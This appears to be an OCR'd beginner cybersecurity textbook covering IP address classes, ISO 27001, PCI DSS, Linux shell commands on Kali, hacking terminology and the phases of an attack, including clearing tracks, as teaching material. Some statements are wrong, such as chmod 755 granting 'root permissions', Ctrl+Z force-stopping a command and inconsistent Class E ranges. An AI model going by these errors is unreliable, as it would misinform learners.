1 - 127

Class A addresses only include IP starting from 1.x.x.x to 126.x.x.x only. The IP range 127.x.x.x is reserved for loopback IP addresses.
The default subnet mask for Class A IP address is 255.0.0.0 which implies that Class A addressing can have 126 networks (2^7-2) and 16777214 hosts (2^{24}-2).
Class A IP address format is thus: **0NNNNNNN**.HHHHHHHH.HHHHHHHH.HHHHHHHH

Class B Address

An IP address which belongs to class B has the first two bits in the first octet set to 10, i.e.

10000000 - 10111111
128 - 191

Class B IP Addresses range from 128.0.x.x to 191.255.x.x. The default subnet mask for Class B is 255.255.x.x.
Class B has 16384 (2^{14}) Network addresses and 65534 (2^{16}-2) Host addresses.
Class B IP address format is: **10NNNNNN.NNNNNNNN**.HHHHHHHH.HHHHHHHH

Class C Address

The first octet of Class C IP address has its first 3 bits set to 110, that is:

11000000 - 11011111
192 - 223

Class C IP addresses range from 192.0.0.x to 223.255.255.x. The default subnet mask for Class C is 255.255.255.x.
Class C gives 2097152 (2^{21}) Network addresses and 254 (2^{8}-2) Host addresses.
Class C IP address format is: **110NNNNN.NNNNNNNN.NNNNNNNN.HHHHHHHH**

Class D Address

Very first four bits of the first octet in Class D IP addresses are set to 1110, giving a range of:

11100000 - 11101111
224 - 239

Class D has IP address rage from 224.0.0.0 to 239.255.255.255. Class D is reserved for Multicasting. In multicasting data is not destined for a particular host, that is why there is no need to extract host address from the IP address, and Class D does not have any subnet mask.

Class E Address

This IP Class is reserved for experimental purposes only for R&D or Study. IP addresses in this class ranges from 240.0.0.0 to 255.255.255.254. Like Class D, this class too is not equipped with any subnet mask.

For easy understand refer the below table

Class	Address Range	Supports
Class A	1.0.0.1 to 126.255.255.254	Supports 16 million hosts on each of 127 networks.
Class B	128.1.0.1 to 191.255.255.254	Supports 65,000 hosts on each of 16,000 networks.
Class C	192.0.1.1 to 223.255.254.254	Supports 254 hosts on each of 2 million networks.
Class D	224.0.0.0 to 239.255.255.255	Reserved for multicast groups.
Class E	240.0.0.0 to 254.255.255.254	Reserved for future use, or Research and Development Purposes.

Subnet Mask

Subnet mask is a mask used to determine what subnet an IP address belongs to. An IP address has two components, the network address and the host address.

For example, consider the IP address 150.215.017.009. Assuming this is part of a Class B network, the first two numbers (150.215) represent the Class B network address, and the second two numbers (017.009) identify a particular host on this network.

ISO 27001

What is ISO 27001?

ISO 27001 (formally known as *ISO/IEC 27001:2005*) is a specification for an information security management system (ISMS). An ISMS is a framework of policies and procedures that includes all legal, physical and technical controls involved in an organisation's information risk management processes.

According to its documentation, ISO 27001 was developed to "provide a model for establishing, implementing, operating, monitoring, reviewing, maintaining and improving an information security management system."

ISO 27001 uses a top-down, risk-based approach and is technology-neutral. The specification defines a six-part planning process:

1. Define a security policy.
2. Define the scope of the ISMS.
3. Conduct a risk assessment.
4. Manage identified risks.
5. Select control objectives and controls to be implemented.
6. Prepare a statement of applicability.

The specification includes details for documentation, management responsibility, internal audits, continual improvement, and corrective and preventive action. The standard requires cooperation among all sections of an organisation.

The 27001 standard does not mandate specific information security controls, but it provides a checklist of controls that should be considered in the accompanying code of practice, ISO/IEC 27002:2005. This second standard describes a comprehensive set of information security control objectives and a set of generally accepted good practice security controls.

ISO 27002 contains 12 main sections:

1. Risk assessment

2. Security policy

3. Organization of information security

4. Asset management

5. Human resources security

6. Physical and environmental security

7. Communications and operations management

8. Access control

9. Information systems acquisition, development and maintenance

10. Information security incident management

11. Business continuity management

12. Compliance

Organisations are required to apply these controls appropriately in line with their specific risks. Third-party accredited certification is recommended for ISO 27001 conformance.

Other standards being developed in the 27000 family are:

- 27003 – implementation guidance.
- 27004 - an information security management measurement standard suggesting metrics to help improve the effectiveness of an ISMS.
- 27005 – an information security risk management standard. (Published in 2008)
- 27006 - a guide to the certification or registration process for accredited ISMS certification or registration bodies. (Published in 2007)
- 27007 – ISMS auditing guideline.

PCI DSS (Payment Card Industry Data Security Standard)

Payment Card Industry Data Security Standard (PCI DSS) compliance is adherence to the set of policies and procedures developed to protect credit, debit and cash card transactions and prevent the misuse of cardholders' personal information. PCI DSS compliance is required by all card brands.

The Payment Card Industry Security Standards Council (PCI SSC) develops and manages the PCI standards and associated education and awareness efforts. The PCI SSC is an open global forum, with the five founding credit card companies -- American Express, Discover Financial Services, JCB International, MasterCard Worldwide and Visa Inc. -- responsible for carrying out the organization's work.

Twelve PCI DSS requirements for compliance

There are 12 main requirements in six overarching goals for PCI DSS compliance. According to the PCI SSC, a vendor must complete the following tasks as part of its PCI compliance checklist:

Goal 1. Build and maintain a secure network.

1. Install and maintain a firewall configuration to protect card holder data (CHD).

2. Not use vendor-supplied defaults for system passwords and other security parameters.

Goal 2: Protect cardholder data.

3. Protect stored cardholder data.

4. Encrypt transmission of cardholder data across open, public networks.

Goal 3: Maintain a vulnerability management program.

5. Use and regularly update antivirus software.

6. Develop and maintain secure systems and applications.

Goal 4: Implement strong access control measures.

7. Restrict access to cardholder data by business need-to-know.

8. Assign a unique ID to each person with computer access.

9. Restrict physical access to cardholder data.

Goal 5: Regularly monitor and test networks.

10. Track and monitor all access to network resources and cardholder data.

11. Regularly test security systems and processes.

Goal 6: Maintain an information security policy.

12. Maintain a policy that addresses information security.

What is cardholder data?

Cardholder data is any personally identifiable information associated with a person who has a credit or debit card. This type of data also includes the person's primary account number (PAN), along with additional data such as their name, their card's expiration date and/or the card's service code: a three- or four-digit number on cards that uses a magnetic stripe. The service code specifies acceptance requirements and limitations for magnetic-stripe-read transactions.

If the cardholder's name, expiration date and/or service code are stored, processed or transmitted with the PAN, they must be protected under PCI compliance regulations.

PCI DSS versions

PCI DSS 2.0 (Payment Card Industry Data Security Standard Version 2.0) is the second version of the Payment Card Industry Data Security Standard, and was released in 2011. According to the PCI SSC, version 2.0 included minor language adjustments to clarify the meaning of the 12 requirements. Version 2.0 reinforced the need for thorough scoping before an assessment and promoted more effective log management. It also broadened validation requirements for the assessment of vulnerabilities in a merchant environment.

PCI DSS v3.0 was the third major iteration of the standard, with new requirements that included methodology-based penetration testing to verify proper segmentation of the merchant cardholder data environment (CDE) from other IT infrastructure. Other new requirements included an inventory of all hardware and software components within the cardholder data environment, and documentation detailing which PCI requirements were managed by third-party vendors versus which were handled by the organization in-house. PCI DSS 3.0 also outlined

new antimalware detection and remediation standards, as well as access control measures for onsite personnel and methods to protect payment data-capture technologies.

PCI DSS v3.2 was released in 2016, and like previous updates included clarifications to existing requirements, new or evolving requirements and additional guidance for vendors. The PCI DSS 3.2 updates protect against card exploits that are still causing problems, addressed new exploits and provided greater clarity for implementing and maintaining PCI DSS controls, according to the PCI SSC. These changes included new migration deadlines for the removal of Secure Sockets Layer (SSL)/early Transport Layer Security (TLS). With the release of v3.2, the PCI SSC noted that the credit card industry views PCI DSS compliance as a mature standard that does not require significant updates. As a result, the PCI SSC said the marketplace can expect incremental revisions like 3.2 in the future to address "the changing threat and payment landscape."

Merchant levels

The payment card industry uses merchant levels to determine risk and ascertain the appropriate level of security for their businesses. Merchant levels determine the amount of assessment and security validation that is required for the merchant to pass PCI DSS assessment. Merchants' PCI compliance levels are broken down into four categories, or "levels," based on the number of transactions the merchant handles annually.

For example, companies that process over 6 million Visa transactions a year are known as Level 1 merchants. Level 1 merchants must undergo a PCI assessment performed by a Qualified Security Assessor who issues a Report on Compliance (ROC) that verifies the business's PCI DSS compliance. The ROC is sent to the business's acquiring bank, which then sends it to the appropriate credit card company for verification.

PCI Mobile Payment Acceptance Security Guidelines

In 2013, PCI SSC published the "PCI Mobile Payment Acceptance Security Guidelines for Merchants as End-Users" to educate merchants on the risks associated with card data transferred via mobile devices such as smartphones and tablets. The guidance outlined the major risks associated with mobile payment transactions, including account data entering the device, account data residing in the device and account data leaving the device.

The "Mobile Payment Acceptance Security Guidelines" also provided recommended measures for merchants to secure mobile devices used for payment acceptance, and guidelines for securing the payment acceptance solutions' hardware and software. The PCI SSC noted in the

document's release that until mobile hardware and software implementations could meet the guidelines, the best options for merchants was using a PCI-validated, point-to-point encryption solution.

Linux for Hackers

Unlike Windows, Linux is open source. What that means for us is that the source code of the operating system is available to us. As such, we can change and manipulate it as we please. If you are trying to make a system operate in ways it was not intended, being able to manipulate the source code is essential.

Think of it this way. Could you imagine Microsoft giving us a plug-in/MMC or whatever to manipulate or change the kernel of Windows for hacking? Of course NOT!

To hack effectively, you must know and understand your operating system and to a large extent, the operating system you are attacking. Linux is totally transparent, meaning we can see and manipulate all its working parts.

Not so with Windows. Microsoft tries hard to make it as difficult or impossible to know the inner workings of their operating systems. As a awresult, when working with Windows you are working with "shadows" of what you think is going on under the hood, whereas in Linux you have a "spotlight" shining directly at at each and every component of the operating system. It goes without saying, I think, this makes working with Linux more efficient and effective.

Linux is granular. That means that we have almost infinite amount of control over the system. In Windows, you only can control what Microsoft allows you to control. In Linux, everything can be controlled by the terminal in the most miniscule to the most macro level. In addition, Linux makes scripting in any of the scripting languages simple and effective.

Well over 90% of all hacking tools are written for Linux. Of course, there are exceptions like Cain and Abel and Havij, but those exceptions simply emphasize the rule. Even when hacking tools such as Metasploit or nmap are ported for Windows, not all the capabilities transfer from Linux.

This might seem like radical statement, but I firmly believe that the future belongs to Linux/Unix. Microsoft has had its day in the 1980s and '90s, but its growth is slowing and stagnating.

From the beginning of the Internet, Linux/UNIX has been the operating system of choice for web servers for its stability, reliability and robustness. Even today, Linux/UNIX dominates the world of web servers with well over two-thirds of the market. Embedded systems in routers, switches

and other devices are almost always using a Linux kernel and the world of virtualization is dominated by Linux with both VMWare and Citrix built on the Linux kernel.

If you believe that the future of computing lies in mobile devices such as tablets and phones (it would hard to argue otherwise), then over 80% of mobile devices are running UNIX or Linux (iOS is UNIX and Android is Linux). Microsoft Windows on mobile devices have just 7% of this market. Is that the wagon you want to be hitched to?

Hacking isn't for the uninitiated. Hacking is an elite profession among the IT field. As such, it requires extensive and detailed understanding of IT concepts and technologies. At the most fundamental level, Linux is a requirement. I strongly suggest you invest the time and energy into using and understanding it, if you want to make hacking and information security your career.

Linux Shell or “Terminal”

So, basically, a shell is a program that receives commands from the user and gives it to the OS to process, and it shows the output. Linux's shell is its main part. Its distros come in GUI (graphical user interface), but basically, Linux has a CLI (command line interface). In this tutorial, we are going to cover the basic commands that we use in the shell of Linux.

To open the terminal, press Ctrl+Alt+T in Ubuntu, or press Alt+F2, type in gnome-terminal, and press enter. In Raspberry Pi, type in lxterminal. There is also a GUI way of taking it, but this is better!


Linux Basic Commands

1. pwd - When you first open the terminal, you are in the home directory of your user. To know which directory you are in, you can use the “pwd” command. It gives us the absolute path, which means the path that starts from the root. The root is the base of the Linux file system. It is denoted by a forward slash(/). The user directory is usually something like "/home/username".

2. ls - Use the "ls" command to know what files are in the directory you are in. You can see all the hidden files by using the command “ls -a”.

3. cd - Use the **"cd"** command to go to a directory. For example, if you are in the home folder, and you want to go to the downloads folder, then you can type in **“cd Downloads”**. Remember, this command is case sensitive, and you have to type in the name of the folder exactly as it is. To go back from a folder to the folder before that, you can type “**cd** ..” . The two dots represent back.

4. mkdir & rmdir — Use the **mkdir** command when you need to create a folder or a directory. For example, if you want to make a directory called “DIY”, then you can type **“mkdir REDTEAM**”. Remember, as told before, if you want to create a directory named “REDTEAM Hacking”, then you can type “mkdir **REDTEAM\ Hacking**”. Use **rmdir** to delete a directory. But **rmdir** can only be used to delete an empty directory. To delete a directory containing files, use **rm**.



5. rm - Use the **rm** command to delete files and directories. But **rm** cannot simply delete a directory. Use “**rm -r**” to delete a directory recursively. In this case, it deletes both the folder and the files in it. Use “**rm -rf**” to delete a directory recursively and forcefully.

```
root@kali:~/Desktop# ls
Red.py  Redteam  Redteam-official
root@kali:~/Desktop# rm Red.py
root@kali:~/Desktop# ls
Redteam  Redteam-official
root@kali:~/Desktop# rm -r Redteam
root@kali:~/Desktop# ls
Redteam-official
root@kali:~/Desktop# rm -rf Redteam-official/
root@kali:~/Desktop# ls
root@kali:~/Desktop#
```

6. touch - The **touch** command is used to create a file. It can be anything, from an empty txt file to an empty zip file. For example, "**touch new.txt**".

7. man & --help - To know more about a command and how to use it, use the **man** command. It shows the manual pages of the command. For example, "**man cd**" shows the manual pages of the **cd** command. Typing in the command name and the argument helps it show which ways the command can be used (e.g., **cd –help**).

```
NMAP(1)                    Nmap Reference Guide                    NMAP(1)

NAME
       nmap - Network exploration tool and security / port scanner

SYNOPSIS
       nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
       Nmap ("Network Mapper") is an open source tool for network exploration
       and security auditing. It was designed to rapidly scan large networks,
       although it works fine against single hosts. Nmap uses raw IP packets
       in novel ways to determine what hosts are available on the network,
       what services (application name and version) those hosts are offering,
       what operating systems (and OS versions) they are running, what type of
       packet filters/firewalls are in use, and dozens of other
       characteristics. While Nmap is commonly used for security audits, many
       systems and network administrators find it useful for routine tasks
       such as network inventory, managing service upgrade schedules, and
       monitoring host or service uptime.

       The output from Nmap is a list of scanned targets, with supplemental
       information on each depending on the options used. Key among that
       information is the "interesting ports table".  That table lists the
       port number and protocol, service name, and state. The state is either
 Manual page nmap(1) line 1 (press h for help or q to quit)
```

```
root@kali:~/Desktop# nmap --help
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
```

8. cp - Use the **cp** command to copy files through the command line. It takes two arguments: The first is the location of the file to be copied, the second is where to copy. You can also use **cp -r** for copy the file recursively. That means copying the file also including the folder.

```
root@kali:~/Desktop# ls temp/
root@kali:~/Desktop# ls main/
tempfile123.txt  tempfile.txt
root@kali:~/Desktop# cp main/tempfile.txt /root/Desktop/temp/
root@kali:~/Desktop# ls main/
tempfile123.txt  tempfile.txt
root@kali:~/Desktop# ls temp/
tempfile.txt
```

```
root@kali:~/Desktop# cp -r main/ /root/Desktop/temp/
root@kali:~/Desktop# ls main/
tempfile123.txt  tempfile.txt
root@kali:~/Desktop# ls temp/
main  tempfile.txt
root@kali:~/Desktop#
```

9. mv — Use the **mv** command to move files through the command line. We can also use the **mv** command to rename a file. For example, if we want to rename the file "**temp123.txt**" to "**temp.txt**", we can use "**mv filename**". It takes the two arguments, just like the **cp** command.

```
root@kali:~/Desktop# ls temp/
root@kali:~/Desktop# ls main/
tempfile.txt
root@kali:~/Desktop# mv /root/Desktop/main/tempfile.txt /root/Desktop/temp/
root@kali:~/Desktop# ls main/
root@kali:~/Desktop# ls temp/
tempfile.txt
root@kali:~/Desktop#
```

```
root@kali:~/Desktop# ls
temp123.txt
root@kali:~/Desktop# mv temp123.txt temp.txt
root@kali:~/Desktop# ls
temp.txt
root@kali:~/Desktop#
```

10. locate - The **locate** command is used to locate a file in a Linux system, just like the search command in Windows. This command is useful when you don't know where a file is saved or the actual name of the file. Using the -i argument with the command helps to ignore the case (it doesn't matter if it is uppercase or lowercase). So, if you want a file that has the word “hello”, it gives the list of all the files in your Linux system containing the word "hello" when you type in “**locate -i hello**”. If you remember two words, you can separate them using an asterisk (*). For example, to locate a file containing the words "hello" and "this", you can use the command “**locate -i *hello*this”.**

```
root@kali:~# locate temp
/bin/mktemp
/bin/tempfile
/etc/dkms/template-dkms-mkbmdeb
/etc/dkms/template-dkms-mkdeb
/etc/dkms/template-dkms-mkdsc
/etc/dkms/template-dkms-mkbmdeb/Makefile
/etc/dkms/template-dkms-mkbmdeb/debian
/etc/dkms/template-dkms-mkbmdeb/debian/README.Debian
/etc/dkms/template-dkms-mkbmdeb/debian/changelog
/etc/dkms/template-dkms-mkbmdeb/debian/compat
/etc/dkms/template-dkms-mkbmdeb/debian/control
/etc/dkms/template-dkms-mkbmdeb/debian/copyright
/etc/dkms/template-dkms-mkbmdeb/debian/rules
/etc/dkms/template-dkms-mkdeb/Makefile
/etc/dkms/template-dkms-mkdeb/debian
```

Intermediate Commands

1. echo - The "echo" command helps us move some data, usually text into a file. For example, if you want to create a new text file or add to an already made text file, you just need to type in, “echo hello, my name is alok >> new.txt”. You do not need to separate the spaces by using the backward slash here, because we put in two triangular brackets when we finish what we need to write.

2. cat - Use the **cat** command to display the contents of a file. It is usually used to easily view programs.

3. nano, vi, jed - nano and **vi** are already installed text editors in the Linux command line. The **nano** command is a good text editor that denotes keywords with color and can recognize most languages. And **vi** is simpler than **nano**. You can create a new file or modify a file using this editor. For example, if you need to make a new file named **"check.txt"**, you can create it by using the command “**nano check.txt**”. You can save your files after editing by using the sequence Ctrl+X, then Y (or N for no). In my experience, using **nano** for HTML editing doesn't seem as good, because of its color, so I recommend **jed** text editor. We will come to installing packages soon.

4. sudo - A widely used command in the Linux command line, **sudo** stands for "SuperUser Do". So, if you want any command to be done with administrative or root privileges, you can use the **sudo** command. For example, if you want to edit a file like **viz. alsa-base.conf**, which needs root permissions, you can use the command – **sudo nano alsa-base.conf**. You can enter the root command line using the command "**sudo bash**", then type in your user password. You can also use the command "**su**" to do this, but you need to set a root password before that. For that, you can use the command "**sudo passwd**"(not misspelled, it is **passwd**). Then type in the new root password.

7. tar - Use **tar** to work with tarballs (or files compressed in a tarball archive) in the Linux command line. It has a long list of uses. It can be used to compress and uncompress different types of tar archives like **.tar, .tar.gz, .tar.bz2**,etc. It works on the basis of the arguments given to it. For example, "**tar -cvf**" for creating a **.tar** archive, -**xvf** to untar a tar archive, -**tvf** to list the contents of the archive, etc.

8. zip, unzip - Use **zip** to compress files into a zip archive, and **unzip** to extract files from a zip archive.


9. uname — Use **uname** to show the information about the system your Linux distro is running. Using the command "**uname -a**" prints most of the information about the system. This prints the kernel release date, version, processor type, etc.

10. apt-get - Use **apt** to work with packages in the Linux command line. Use **apt-get** to install packages. This requires root privileges, so use the **sudo** command with it. For example, if you want to install the text editor **jed** (as I mentioned earlier), we can type in the command "**sudo apt-get install jed**". Similarly, any packages can be installed like this. It is good to update your repository each time you try to install a new package. You can do that by typing "**sudo apt-get update**". You can upgrade the system by typing "**sudo apt-get upgrade**". We can also upgrade the distro by typing "**sudo apt-get dist-upgrade**". The command "**apt-cache search**" is used to search for a package. If you want to search for one, you can type in "**apt-cache search jed**"(this doesn't require root).

11. chmod — Use **chmod** to make a file executable and to change the permissions granted to it in Linux. Imagine you have a python code named **numbers.py** in your computer. You'll need to run "**python numbers.py**" every time you need to run it. Instead of that, when you make it executable, you'll just need to run "**numbers.py**" in the terminal to run the file. To make a file executable, you can use the command "**chmod +x numbers.py**" in this case. You can use "**chmod 755 numbers.py**" to give it root permissions or "**sudo chmod +x numbers.py**" for root executable.

12. hostname — Use **hostname** to know your name in your host or network. Basically, it displays your hostname and IP address. Just typing “**hostname**” gives the output. Typing in “**hostname -I**” gives you your IP address in your network.

13. ping — Use **ping** to check your connection to a server. Wikipedia says, "**Ping** is a computer network administration software utility used to test the reachability of a host on an Internet Protocol (IP) network". Simply, when you type in, for example, “**ping google.com**”, it checks if it can connect to the server and come back. It measures this round-trip time and gives you the details about it. The use of this command for simple users like us is to check your internet connection. If it pings the Google server (in this case), you can confirm that your internet connection is active!



Tips and Tricks for Using Linux Command Line

- You can use the **clear** command to clear the terminal if it gets filled up with too many commands.
- **TAB** can be used to fill up in terminal. For example, You just need to type “**cd Doc**” and then **TAB** and the terminal fills the rest up and makes it “**cd Documents**”.
- **Ctrl+C** can be used to stop any command in terminal safely. If it doesn't stop with that, then **Ctrl+Z** can be used to force stop it.
- You can exit from the terminal by using the **exit** command.
- You can power off or reboot the computer by using the command **sudo halt** and **sudo reboot**.

Cybersecurity 101

Basic Terminology

1. **White Hat Hacker:** A white hat hacker is a computer security specialist (ethical hacker) who breaks into secured systems and networks to test and assess their level of security. These are the good guys in the hacking community and use their skills and knowledge to to improve security by exposing vulnerabilities before a malicious hacker (also known as black hat hackers) detects and exploits them.

2. **Black Hat Hacker:** A black hat hacker is an individual with very good computer knowledge and with a sole purpose to bypass or breach internet security for malicious reasons. Black hat hackers are also known as dark-side hackers or crackers. These are the guys with whom White hat hackers have to fight all the time.

3. **Grey Hat Hacker:** The term Grey Hat hacker refers to a computer hacker or computer security expert who sometimes violate laws or typical ethical standards, for personal purposes but don't have the malicious intentions like a typical black hat hacker.

4. **Script Kiddie:** A Skiddie or Script Kiddie is an unskilled individual who uses programs or scripts developed by other hackers to attack networks and computer systems even to deface websites.

5. **Breach:** The moment a hacker successfully exploits a vulnerability in a computer or device, and gains access to its files and network.

6. **Back door:** A back door, or trap door, is a hidden entry to a computing device or software that bypasses security measures, such as logins and password protections.

7. **SE:** Social engineering is an attack vector that relies heavily on human interaction and often involves tricking people into breaking normal security procedures.

8. **Root:** Root is the Highest permission level on a computer that allows the user to modify anything on the system without a single restriction.

9. **SQL:** Structured Query Language or SQL is a special-purpose programming language designed for managing data contained in a relational database management system (RDBMS), or even for stream processing in a relational data stream management

system or RDSMS.

10. **SQL Injection:** SQL injection is a famous code injection technique, commonly to attack data-driven applications.In this attack, malicious SQL statements are inserted into an entry field for execution.

11. **FUD:** Fully undetectable or FUD in short, can stand for data that had been encrypted, making it appear to be random noise. This term is used in hacker circles to refer something as a clean software to many anti-viruses but still contain some kind of hacking tool inside it.

12. **Trojan:** A Trojan or Trojan horse is a type of malware that disguises itself as a legitimate software. these Trojans can be employed by hackers and cyber-thieves trying to gain access to users' systems. Users are typically tricked into loading and executing Trojans on their systems.

13. **Macro Virus:** (ie malicious software) that uses the macro capabilities of common applications such as spreadsheets and word processors to infect data.

14. **Malware:**Software intended to infiltrate and damage or disable computers. Shortened form of malicious software.

15. **Worm:** A computer worm is a standalone malware computer program that replicates itself in order to spread to other computers. Often, it uses a computer network to spread itself, relying on security failures on the target computer to access it. Unlike a computer virus, it does not need to attach itself to an existing program.

16. **RAT:** A remote administration tool (RAT) is a piece of software that allows a remote "operator" to control a system as if he has physical access to that system. While desktop sharing and remote administration have many legal uses, "RAT" software is usually associated with criminal or malicious activity.

17. **Botnet:** A botnet (also known as a zombie army) is a number of Internet computers that, although their owners are unaware of it, have been set up to forward transmissions (including spam or viruses) to other computers on the Internet.

18. **Keylogger:** Keylogger is a computer program that records every keystroke made by a computer user, especially in order to gain fraudulent access to passwords and other confidential information.

19. **IP Grabber:** IP Grabber is a link that grabs victim's IP when they visit it the particular web address.

20. **DDoS:** DDoS means Distributed Denial of Service. This is a type of DOS attack in which multiple compromised systems are used and these systems are often infected with a Trojan. All these infected systems select a target and cause a Denial of Service (DoS) attack.

21. **Phishing:** Method used by criminals to try to obtain financial or other confidential information (including user names and passwords) from internet users, usually by sending an email that looks as though it has been sent by a legitimate organization (often a bank). The email usually contains a link to a fake website that looks authentic.

22. **Brute force attack**: A brute force attack is an automated and the simplest kind of method to gain access to a system or website. It tries different combination of usernames and passwords, over and over again, until it gets in.

23. **Spam:** A Spam is simply an unsolicited email, also known as junk email, sent to a large number of recipients without their consent.

24. **Spoofing:** Spoofing is a technique used to gain unauthorized access to computers, whereby the intruder sends messages to a computer with an IP address indicating that the message is coming from a trusted host.

CIA Triad of Information Security

The CIA (Confidentiality, Integrity, and Availability) triad of information security is an information security benchmark model used to evaluate the information security of an organization. The CIA triad of information security implements security using three key areas related to information systems including confidentiality, integrity and availability.

The CIA triad of information security was created to provide a baseline standard for evaluating and implementing information security regardless of the underlying system and/or organization. The three core goals have distinct requirements and processes within each other.

- Confidentiality: Ensures that data or an information system is accessed by only an authorized person. User Id's and passwords, access control lists (ACL) and policy based security are some of the methods through which confidentiality is achieved
- Integrity: Integrity assures that the data or information system can be trusted. Ensures that it is edited by only authorized persons and remains in its original state when at rest. Data encryption and hashing algorithms are key processes in providing integrity
- Availability: Data and information systems are available when required. Hardware maintenance, software patching/upgrading and network optimization ensures availability

Information Security Threat Categories

Network Threats

1. Information gathering
2. Sniffing and eavesdropping
3. Spoofing
4. Session hijacking and Man-In-The-Middle attack
5. DNS and ARP Poisoning
6. Password-based attack
7. Denial-of-Service attack
8. Compromised-key attack
9. Firewall and IDS attack

Host Threats

1. Malware attacks
2. Footprinting
3. Password attacks
4. Denial-of-Service attacks
5. Arbitrary code execution
6. Privilege escalation
7. Backdoor attacks
8. Physical security threats

Application Threats

1. Improper data/input validation
2. Authentication and Authorization attacks
3. Security misconfiguration
4. Information disclosure
5. Broken session management
6. Buffer overflow issues
7. Cryptography attacks
8. SQL injection
9. Improper error handling and exception management

Hacking Phases

Reconnaissance

- **Reconnaissance** refers to the preparation phase where an attacker seeks to gather information about a target prior to launching an attack
- Could be the future point of return, noted for ease of entry for an attack when more about the target is known on a broad scale
- Reconnaissance target range may include target organization's clients, employees, operations, network, and systems
- **Passive reconnaissance** means acquiring information without direct interacting with the target
- **Active reconnaissance** means acquiring information directly interacting with the target

Scanning

- **Pre-Attack Phase:** Scanning refers to the pre-attack phase when the attacker scan the network for specific information on the basis of information gathered during reconnaissance
- **Port Scanner:** Scanning can include use of dialers, port scanners, network mappers, ping tools, vulnerability scanners, etc.
- **Extract Information:** Attackers extract information such as live machines, port, port status, OS details, device type, system uptime, etc. to launch attack

Gaining Access

- Gaining access refers to the point where the attacker obtains access to the operating system or applications on the computer or network
- The attacker can gain access at the operating system level, application level, or network level
- The attacker can escalate privileges to obtain complete control of the system. In the process, intermediate systems that are connected to it are also compromised

Maintaining Access

- Maintaining access refers to the phase when the attacker tries to retain his or her ownership of the system
- Attacker may prevent the system from being owned by other attackers by securing their exclusive access with Backdoors, RootKits, or Trojans
- Attackers can upload, download, or manipulate data application, and configurations on the owned system
- Attackers use the compromised system to launch further attacks

Clearing Tracks

- Covering tracks refers to the activities carried out by an attacker to hide malicious acts
- The attacker's intentions include: continuing access to the victim's system, remaining unnoticed and uncaught, deleting evidence that might lead to his prosecution
- The attacker overwrites the server, system, and application logs to avoid suspicious

Install Kali Linux

Installation Requirements

- Minimum 20 GB of free space in your hard drive is recommended.
- Minimum 1 GB of ram, recommended: 2 GB or more in Hard Disk install or dual boot installation but if you are opting for installing it with virtualization in your current OS (Virtual Box) then at least 4 GB of ram is recommended.
- CD-DVD Drive / USB Support

